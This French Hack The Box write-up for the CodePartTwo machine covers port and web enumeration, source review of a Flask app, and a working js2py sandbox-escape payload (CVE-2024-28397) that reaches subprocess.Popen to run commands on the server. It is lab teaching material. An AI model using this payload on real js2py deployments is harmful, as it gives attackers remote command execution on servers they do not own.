Introduction
La machine CodePartTwo de Hack The Box, classée HTB Easy, propose un scénario complet mêlant exécution de code via une sandbox JavaScript basée sur js2py, récupération d’identifiants et accès SSH sur un environnement Linux.
Tu y découvres comment exploiter une faiblesse côté application pour obtenir une première prise de pied, puis analyser un outil de sauvegarde mal configuré afin d’exécuter des commandes avec les privilèges root.
Ce writeup détaille chaque étape, de l’énumération initiale jusqu’à l’escalade de privilèges, avec une approche claire et reproductible adaptée aux débutants en CTF.
Dans ce writeup, tu exploites une sandbox js2py (CVE-2024-28397), récupères des identifiants via SQLite, puis abuses d’un outil de backup pour obtenir un accès root.
Énumération
Dans un challenge CTF Hack The Box, tu commences toujours par une phase d’énumération complète.
C’est une étape incontournable : elle te permet d’identifier précisément ce que la machine expose afin de repérer les points d’entrée exploitables.
Concrètement, l’objectif de cette phase d’énumération est d’identifier :
- quels ports sont ouverts
- quels services sont accessibles
- si une application web est présente
- quels répertoires sont exposés
- si des sous-domaines ou vhosts peuvent être exploités
Pour réaliser cette énumération de manière structurée et reproductible, tu peux utiliser les trois scripts suivants :
- mon-nmap : identifie les ports ouverts et les services en écoute
- mon-recoweb : énumère les répertoires et fichiers accessibles via le service web
- mon-subdomains : détecte la présence éventuelle de sous-domaines et de vhosts
Tu retrouves ces outils dans la section Outils / Mes scripts.
Pour obtenir des résultats pertinents dans un contexte CTF Hack The Box, tu utilises une wordlist dédiée, installée au préalable grâce au script make-htb-wordlist.
Cette wordlist est conçue pour couvrir les technologies couramment rencontrées sur Hack The Box et est installée par défaut dans :
/usr/share/wordlists/htb-dns-vh-5000.txt
Cette wordlist est conçue pour couvrir les technologies couramment rencontrées sur Hack The Box.
Avant de lancer les scans, vérifie que le nom d’hôte codeparttwo.htb résout correctement vers l’adresse IP de la cible.
Sur HTB, cela passe généralement par une entrée dans /etc/hosts.
- Ajoute l’entrée
10.129.x.x codeparttwo.htbdans/etc/hosts.
sudo nano /etc/hosts
- Lance ensuite le script mon-nmap pour obtenir une vue claire des ports et services exposés :
mon-nmap codeparttwo.htb

# Résultats dans le répertoire scans_nmap/
#  - scans_nmap/full_tcp_scan.txt
#  - scans_nmap/enum_ftp_smb_scan.txt
#  - scans_nmap/aggressive_vuln_scan.txt
#  - scans_nmap/cms_vuln_scan.txt
#  - scans_nmap/udp_vuln_scan.txt
Scan initial
Le scan initial TCP complet (scans_nmap/full_tcp_scan.txt) te révèle les ports ouverts suivants :
Note : les IP et timestamps peuvent varier selon les resets HTB ; l’important ici est la surface exposée.
# Nmap 7.98 scan initiated Sat Mar  7 10:32:21 2026 as: /usr/lib/nmap/nmap --privileged -Pn -p- --min-rate 5000 -T4 -oN scans_nmap/full_tcp_scan.txt codeparttwo.htb
Nmap scan report for codeparttwo.htb (10.129.x.x)
Host is up (0.013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

# Nmap done at Sat Mar  7 10:32:30 2026 -- 1 IP address (1 host up) scanned in 9.46 seconds
Scan FTP/SMB (si services détectés)
Après le scan initial, le script enchaîne automatiquement avec une phase d’énumération ciblée FTP/SMB si l’un des services suivants est détecté :
- FTP sur le port 21
- SMB sur le port 139 et/ou 445
Les résultats de cette énumération sont enregistrés dans le fichier scans_nmap/enum_ftp_smb_scan.txt
# mon-nmap — ENUM FTP / SMB
# Target : codeparttwo.htb
# Date   : 2026-03-07T10:32:31+01:00

Aucun service FTP (21) ni SMB (139/445) détecté.
Ports ouverts détectés : 22,8000
Scan agressif
Le script enchaîne ensuite automatiquement sur un scan agressif orienté vulnérabilités.
Voici le résultat (scans_nmap/aggressive_vuln_scan.txt) :
[+] Scan agressif orienté vulnérabilités (CTF-perfect LEGACY) pour codeparttwo.htb
[+] Commande utilisée :
    nmap -Pn -A -sV -p"22,8000" --script="(http-vuln-* or http-shellshock or ssl-heartbleed) and not (http-vuln-cve2017-1001000 or http-sql-injection or ssl-cert or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 "codeparttwo.htb"

# Nmap 7.98 scan initiated Sat Mar  7 10:32:31 2026 as: /usr/lib/nmap/nmap --privileged -Pn -A -sV -p22,8000 "--script=(http-vuln-* or http-shellshock or ssl-heartbleed) and not (http-vuln-cve2017-1001000 or http-sql-injection or ssl-cert or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 -oN scans_nmap/aggressive_vuln_scan_raw.txt codeparttwo.htb
Nmap scan report for codeparttwo.htb (10.129.x.x)
Host is up (0.012s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   58.42 ms 10.10.x.x
2   7.61 ms  codeparttwo.htb (10.129.x.x)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  7 10:32:45 2026 -- 1 IP address (1 host up) scanned in 14.82 seconds
Scan ciblé CMS
Vient ensuite le scan ciblé CMS (scans_nmap/cms_vuln_scan.txt).
# Nmap 7.98 scan initiated Sat Mar  7 10:32:45 2026 as: /usr/lib/nmap/nmap --privileged -Pn -sV -p22,8000 --script=http-wordpress-enum,http-wordpress-brute,http-wordpress-users,http-drupal-enum,http-drupal-enum-users,http-joomla-brute,http-generator,http-robots.txt,http-title,http-headers,http-methods,http-enum,http-devframework,http-cakephp-version,http-php-version,http-config-backup,http-backup-finder,http-sitemap-generator --script-timeout=30s -T4 -oN scans_nmap/cms_vuln_scan.txt codeparttwo.htb
Nmap scan report for codeparttwo.htb (10.129.x.x)
Host is up (0.013s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    Gunicorn 20.0.4
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
| http-headers:
|   Server: gunicorn/20.0.4
|   Date: Sat, 07 Mar 2026 09:32:54 GMT
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 2212
|
|_  (Request type: HEAD)
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 4
|     /static/css/
|       css: 1
|     /static/js/
|       js: 1
|   Longest directory structure:
|     Depth: 2
|     Dir: /static/css/
|   Total files found (by extension):
|_    Other: 4; css: 1; js: 1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  7 10:33:23 2026 -- 1 IP address (1 host up) scanned in 37.53 seconds
Scan UDP rapide
Le scan UDP rapide (scans_nmap/udp_vuln_scan.txt).
# Nmap 7.98 scan initiated Sat Mar  7 10:33:23 2026 as: /usr/lib/nmap/nmap --privileged -n -Pn -sU --top-ports 20 -T4 -oN scans_nmap/udp_vuln_scan.txt codeparttwo.htb
Nmap scan report for codeparttwo.htb (10.129.x.x)
Host is up (0.023s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed        snmp
162/udp   open|filtered snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown

# Nmap done at Sat Mar  7 10:33:32 2026 -- 1 IP address (1 host up) scanned in 9.56 seconds
Énumération des chemins web
Pour la découverte des chemins web, tu utilises le script dédié mon-recoweb
mon-recoweb codeparttwo.htb

# Résultats dans le répertoire scans_recoweb/
#  - scans_recoweb/RESULTS_SUMMARY.txt     ← vue d’ensemble des découvertes
#  - scans_recoweb/dirb.log
#  - scans_recoweb/dirb_hits.txt
#  - scans_recoweb/ffuf_dirs.txt
#  - scans_recoweb/ffuf_dirs_hits.txt
#  - scans_recoweb/ffuf_files.txt
#  - scans_recoweb/ffuf_files_hits.txt
#  - scans_recoweb/ffuf_dirs.json
#  - scans_recoweb/ffuf_files.json
Le fichier RESULTS_SUMMARY.txt te permet alors d’identifier rapidement les chemins réellement intéressants, sans avoir à parcourir l’ensemble des logs générés par les outils.
===== mon-recoweb — RÉSUMÉ DES RÉSULTATS =====
Commande principale : /home/kali/.local/bin/mes-scripts/mon-recoweb
Script              : mon-recoweb v2.2.1

Cible        : codeparttwo.htb:8000
Périmètre    : /
Date début   : 2026-03-07 10:55:34

Commandes exécutées (exactes) :

[dirb — découverte initiale]
dirb http://codeparttwo.htb:8000/ /usr/share/wordlists/dirb/common.txt -r | tee scans_recoweb/codeparttwo.htb_8000/dirb.log

[ffuf — énumération des répertoires]
ffuf -u http://codeparttwo.htb:8000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/codeparttwo.htb_8000/ffuf_dirs.json 2>&1 | tee scans_recoweb/codeparttwo.htb_8000/ffuf_dirs.log

[ffuf — énumération des fichiers]
ffuf -u http://codeparttwo.htb:8000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/codeparttwo.htb_8000/ffuf_files.json 2>&1 | tee scans_recoweb/codeparttwo.htb_8000/ffuf_files.log

Processus de génération des résultats :
- Les sorties JSON produites par ffuf constituent la source de vérité.
- Les entrées pertinentes sont extraites via jq (URL, code HTTP, taille de réponse).
- Les réponses assimilables à des soft-404 sont filtrées par comparaison des tailles et des codes HTTP.
- Les URLs finales sont reconstruites à partir du périmètre scanné (racine du site ou sous-répertoire ciblé).
- Les résultats sont normalisés sous la forme :
    http://cible/chemin (CODE:xxx|SIZE:yyy)
- Les chemins sont ensuite classés par type :
    • répertoires (/chemin/)
    • fichiers (/chemin.ext)
- Le fichier RESULTS_SUMMARY.txt est généré par agrégation finale, sans retraitement manuel,
  garantissant la reproductibilité complète du scan.

----------------------------------------------------

=== Résultat global (agrégé) ===

http://codeparttwo.htb:8000/dashboard (CODE:302|SIZE:199)
http://codeparttwo.htb:8000/dashboard/ (CODE:302|SIZE:199)
http://codeparttwo.htb:8000/download (CODE:200|SIZE:10708)
http://codeparttwo.htb:8000/download/ (CODE:200|SIZE:10708)
http://codeparttwo.htb:8000/login (CODE:200|SIZE:667)
http://codeparttwo.htb:8000/login/ (CODE:200|SIZE:667)
http://codeparttwo.htb:8000/logout (CODE:302|SIZE:189)
http://codeparttwo.htb:8000/logout/ (CODE:302|SIZE:189)
http://codeparttwo.htb:8000/register (CODE:200|SIZE:651)
http://codeparttwo.htb:8000/register/ (CODE:200|SIZE:651)

=== Détails par outil ===

[DIRB]
http://codeparttwo.htb:8000/dashboard (CODE:302|SIZE:199)
http://codeparttwo.htb:8000/download (CODE:200|SIZE:10708)
http://codeparttwo.htb:8000/login (CODE:200|SIZE:667)
http://codeparttwo.htb:8000/logout (CODE:302|SIZE:189)
http://codeparttwo.htb:8000/register (CODE:200|SIZE:651)

[FFUF — DIRECTORIES]
http://codeparttwo.htb:8000/dashboard/ (CODE:302|SIZE:199)
http://codeparttwo.htb:8000/download/ (CODE:200|SIZE:10708)
http://codeparttwo.htb:8000/login/ (CODE:200|SIZE:667)
http://codeparttwo.htb:8000/logout/ (CODE:302|SIZE:189)
http://codeparttwo.htb:8000/register/ (CODE:200|SIZE:651)

[FFUF — FILES]
Recherche de vhosts
Enfin, teste rapidement la présence de vhosts avec le script mon-subdomains
mon-subdomains codeparttwo.htb

# Résultats dans le répertoire scans_subdomains/
#  - scans_subdomains/scan_vhosts.txt
Si aucun vhost distinct n’est détecté, ce fichier te permet malgré tout de confirmer que le fuzzing n’a rien révélé d’exploitable.
=== mon-subdomains codeparttwo.htb START ===
Script       : mon-subdomains
Version      : mon-subdomains 2.0.0
Date         : 2026-03-09 09:54:32
Domaine      : codeparttwo.htb
IP           : 10.129.x.x
Mode         : large
Master       : /usr/share/wordlists/htb-dns-vh-5000.txt
Codes        : 200,301,302,401,403  (strict=1)

VHOST totaux : 0
  - (aucun)

--- Détails par port ---
Port 8000 (http)
  Baseline#1: code=200 size=2212 words=202 (Host=dewd945nez.codeparttwo.htb)
  Baseline#2: code=200 size=2212 words=202 (Host=q1i70d4de3.codeparttwo.htb)
  Baseline#3: code=200 size=2212 words=202 (Host=v42borj2u6.codeparttwo.htb)
  VHOST (0)
    - (fuzzing sauté : wildcard probable)
    - (explication : réponse identique quel que soit Host → vhost-fuzzing non discriminant)


=== mon-subdomains codeparttwo.htb END ===
Prise pied
Sur cette machine Hack The Box HTB Easy CodePartTwo, la phase d’énumération a permis d’identifier deux éléments importants :
- un service SSH accessible sur le port 22
- une application web exposée sur le port 8000, servie par Gunicorn 20.0.4
Lorsque l’application est servie par Gunicorn, tu peux en déduire que le backend est en Python.
Gunicorn est en effet un serveur WSGI couramment utilisé pour déployer des applications Python, notamment celles développées avec des frameworks comme Flask, FastAPI ou Django.
Analyse de l’application web (Gunicorn / Python)
En ouvrant l’application dans ton navigateur à l’adresse suivante :
http://codeparttwo.htb:8000
tu arrives sur la page d’accueil de l’application CodePartTwo.

La page présente brièvement le projet CodePartTwo, une plateforme qui permet aux développeurs d’écrire, sauvegarder et exécuter du code JavaScript directement depuis l’application.
L’interface reste volontairement simple et met en avant trois actions principales :
- Login
- Register
- Download App
Les boutons Login et Register permettent respectivement de se connecter ou de créer un compte utilisateur afin d’accéder aux fonctionnalités de l’application.
Le bouton Download App, lui, est particulièrement intéressant dans un contexte Hack The Box : il te permet de télécharger directement l’application.
Dans un CTF, lorsque le code source d’une application est accessible, cela représente souvent une opportunité importante. L’analyse du code peut en effet t’aider à comprendre le fonctionnement interne de l’application, à identifier les routes disponibles, et parfois à repérer une vulnérabilité exploitable.
Dans ce contexte, le plus utile est donc de **** afin d’analyser son code plus en détail.
Téléchargement et analyse du code source (Download App)
Téléchargement de l’application
Comme tu l’as vu précédemment, le bouton Download App présent sur la page d’accueil permet de récupérer directement l’application.
En cliquant dessus, ton navigateur télécharge une archive contenant le code source du projet.
Tu peux également récupérer ce fichier depuis la ligne de commande avec curl :
curl -O http://codeparttwo.htb:8000/download
Une fois le téléchargement terminé, il te suffit d’extraire l’archive pour accéder aux fichiers de l’application.
unzip download
Tu disposes alors d’une copie complète du code source de l’application web sur ta machine.
Dans un CTF Hack The Box, pouvoir analyser le code source est souvent un avantage majeur. Cela permet d’identifier les routes disponibles, de comprendre comment les données sont traitées, et surtout de repérer plus facilement une vulnérabilité exploitable.
Il faut maintenant examiner la structure du projet afin d’identifier les fichiers les plus intéressants.
Analyse de la structure du projet
Après extraction de l’archive, tu obtiens l’arborescence suivante :
app.py
requirements.txt
instance/
static/
templates/
L’archive contient plusieurs fichiers et répertoires, mais le fichier app.py est celui qu’il faut analyser en priorité.
Dans de nombreuses applications Python basées sur Flask ou des frameworks similaires, ce fichier constitue le point d’entrée de l’application. C’est généralement dans ce fichier que sont définies :
- les routes de l’application
- la logique applicative
- les fonctions qui traitent les données envoyées par les utilisateurs
En explorant le répertoire instance/, tu identifies une base de données SQLite nommée users.db.
ls instance/

users.db
Tu peux l’ouvrir avec sqlite3 afin d’examiner son contenu :
sqlite3 instance/users.db
Cependant, la base de données présente dans l’archive téléchargée est vide et ne contient aucun utilisateur.
Cela suggère que les comptes sont créés directement sur la machine cible lorsque les utilisateurs s’inscrivent via l’application.
Pour comprendre comment l’application gère ces comptes, il est utile d’examiner app.py, qui contient la logique principale de l’application.
L’analyse de app.py permet de comprendre le fonctionnement interne de l’application et d’identifier les zones où une vulnérabilité peut être présente.
Tu peux donc maintenant examiner ce fichier afin d’identifier les différentes fonctionnalités exposées par l’application.
Identification de la fonctionnalité d’exécution de code (js2py)
En poursuivant l’analyse du projet, deux fichiers sont à examiner en priorité :
requirements.txt, qui liste les dépendances Pythonapp.py, qui contient la logique de l’application
Le fichier requirements.txt contient notamment :
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
Les dépendances Flask et Flask-SQLAlchemy confirment que l’application repose sur une architecture Python classique avec un framework web et une base de données.
En revanche, la présence de js2py==0.74 constitue un élément beaucoup plus sensible du point de vue de la sécurité.
La bibliothèque js2py permet d’exécuter du code JavaScript directement depuis Python, en embarquant un interpréteur JavaScript dans l’application.
Dans un contexte de développement, cela peut servir à permettre aux utilisateurs d’écrire ou tester du code JavaScript.
Dans un CTF Hack The Box, la présence d’un mécanisme d’exécution de code est un point à examiner en priorité :
si l’environnement n’est pas correctement isolé, il peut être possible de sortir de la sandbox et d’interagir avec le système sous-jacent.
Il reste alors à voir où et comment cette bibliothèque est utilisée dans l’application.
En examinant ensuite le fichier app.py, tu retrouves justement l’import de cette bibliothèque :
import js2py
Un peu plus loin dans le code, une route attire particulièrement l’attention :
@app.route("/run_code", methods=["POST"])
def run_code():
Le nom de cette route est déjà très explicite : /run_code suggère une fonctionnalité d’exécution de code.
En lisant la fonction associée, tu peux voir que l’application récupère le contenu envoyé par l’utilisateur, puis le transmet à js2py pour exécution :
@app.route("/run_code", methods=["POST"])
def run_code():
    user_code = request.json.get("code")
    context = js2py.EvalJs()
    result = context.eval(user_code)
    return jsonify({"result": result})
Cette portion de code montre clairement le fonctionnement :
- l’utilisateur envoie du code dans le champ
code - l’application crée un contexte JavaScript avec
js2py.EvalJs() - le contenu reçu est exécuté avec
context.eval(user_code) - le résultat est renvoyé au format JSON
La route /run_code permet donc d’exécuter directement du code JavaScript côté serveur via js2py.
Il faut ensuite tester concrètement cette route afin de vérifier si le serveur exécute effectivement le code JavaScript envoyé par l’utilisateur.
Exploitation de la sandbox js2py
Test de l’API /run_code (exécution de code)
L’analyse du fichier app.py montre que la route /run_code reçoit du code JavaScript envoyé par l’utilisateur et l’exécute à l’aide de la bibliothèque js2py.
La première étape consiste donc à tester cette API en pratique afin de vérifier si le serveur exécute réellement le code JavaScript envoyé dans la requête.
Plutôt que d’utiliser l’interface web, il est souvent plus simple de tester directement l’API avec curl, ce qui permet d’envoyer des requêtes HTTP personnalisées depuis le terminal.
Tu peux pour cela envoyer une requête HTTP POST vers cette route :
curl -X POST http://codeparttwo.htb:8000/run_code \
  -H "Content-Type: application/json" \
  -d '{"code":"1+1"}'
Dans cette requête :
- la méthode POST est utilisée pour appeler l’API
- l’en-tête Content-Type: application/json indique que les données sont envoyées au format JSON
- le champ
codecontient le code JavaScript à exécuter
Si l’API fonctionne comme suggéré par le code source, le serveur doit exécuter l’expression JavaScript 1+1 puis renvoyer le résultat dans la réponse.
La réponse obtenue confirme ce comportement :
{"result": 2}
Cela signifie que :
- la route
/run_codeest bien accessible - le code JavaScript envoyé dans la requête est effectivement exécuté côté serveur
- le résultat de l’exécution est renvoyé au format JSON
Cette étape confirme donc que l’application expose un mécanisme d’exécution de code JavaScript côté serveur.
Tu peux maintenant vérifier si l’environnement js2py est correctement isolé, ou s’il est possible d’interagir avec les objets Python sous-jacents.
Si ce n’est pas le cas, il pourrait être possible de sortir de la sandbox et d’accéder au système.
Évasion de la sandbox js2py (CVE-2024-28397)
Le test confirme que /run_code exécute du code JavaScript côté serveur via js2py.
En théorie, cette exécution devrait se faire dans une sandbox, c’est-à-dire un environnement isolé censé empêcher l’accès au système ou aux objets internes de l’application.
À ce stade, une bonne pratique consiste à rechercher si la bibliothèque utilisée présente des vulnérabilités connues. Une recherche rapide du type :
js2py 0.74 poc exploit github
permet rapidement de trouver un Proof of Concept décrivant une vulnérabilité dans js2py 0.74.
La première réponse de cette recherche renvoie vers le dépôt GitHub de Marven11, qui décrit une évasion de la sandbox js2py (CVE-2024-28397) :
https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape
La plupart des autres articles et analyses disponibles sur Internet se réfèrent d’ailleurs souvent à ce travail initial.
Ce PoC montre qu’il est possible de sortir de la sandbox JavaScript et d’accéder à l’environnement Python sous-jacent, ce qui ouvre la voie à l’exécution de commandes sur le serveur.
Tu peux maintenant tester cette technique sur l’API /run_code afin de vérifier si l’application est vulnérable.
Explication du PoC de Marven11
Dans app.py, on peut voir que l’application tente de sécuriser l’environnement d’exécution avec l’instruction :
js2py.disable_pyimport()
Cette fonction est censée empêcher l’import de modules Python depuis le code JavaScript exécuté par js2py, afin d’éviter qu’un utilisateur puisse accéder directement aux fonctionnalités du système.
Cependant, le PoC publié par Marven11 montre qu’il est possible de contourner cette restriction. L’exploitation repose sur l’utilisation des mécanismes d’introspection de Python accessibles indirectement depuis l’environnement JavaScript.
Le payload commence par récupérer certains attributs internes comme __class__ et __base__, puis parcourt les classes Python disponibles en mémoire grâce à la méthode __subclasses__().
Cette recherche permet finalement d’identifier la classe subprocess.Popen, qui peut être utilisée pour exécuter des commandes système.
Une fois cette classe trouvée, le PoC l’utilise pour lancer une commande sur le système et récupérer le résultat avec .communicate().
Autrement dit, même si js2py.disable_pyimport() empêche l’import direct de modules Python, il reste possible de remonter vers les objets internes de Python et d’exécuter des commandes système, ce qui permet de sortir de la sandbox js2py.
Exploitation du PoC js2py sur la cible
Pour vérifier si la cible est vulnérable à cette technique, tu peux adapter le PoC et tester l’exploitation directement depuis l’interface web de l’application.
Commence par créer un compte utilisateur via la page Register. Par exemple :
noelnac : password123
Une fois l’inscription effectuée, connecte-toi via Login. Tu arrives alors sur le dashboard, qui permet d’exécuter du code JavaScript grâce à la fonctionnalité Run Code.
Le principe de ce PoC consiste à utiliser les mécanismes d’introspection de Python pour parcourir les classes actuellement chargées en mémoire, jusqu’à identifier la classe subprocess.Popen, qui permet d’exécuter des commandes système.
Tu peux alors copier-coller le payload publié par Marven11 dans l’interface Web.
Pour vérifier que le PoC fonctionne correctement, on peut commencer par exécuter une commande simple comme id :
let cmd = "id"

let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
En cliquant sur Run Code, l’application renvoie cependant l’erreur suivante :
Error: 'NoneType' object is not callable
Cette erreur provient de la fonction .communicate().
Dans Python, cette méthode renvoie un tuple contenant la sortie standard et la sortie d’erreur de la commande exécutée.
Dans notre cas, la sortie de la commande se trouve dans le premier élément du tuple. Il faut donc récupérer cette valeur et la convertir en texte.
En modifiant légèrement la dernière ligne du payload, par exemple :
n11[0].decode()
le résultat est correctement renvoyé par l’application :
uid=1001(app) gid=1001(app) groups=1001(app)
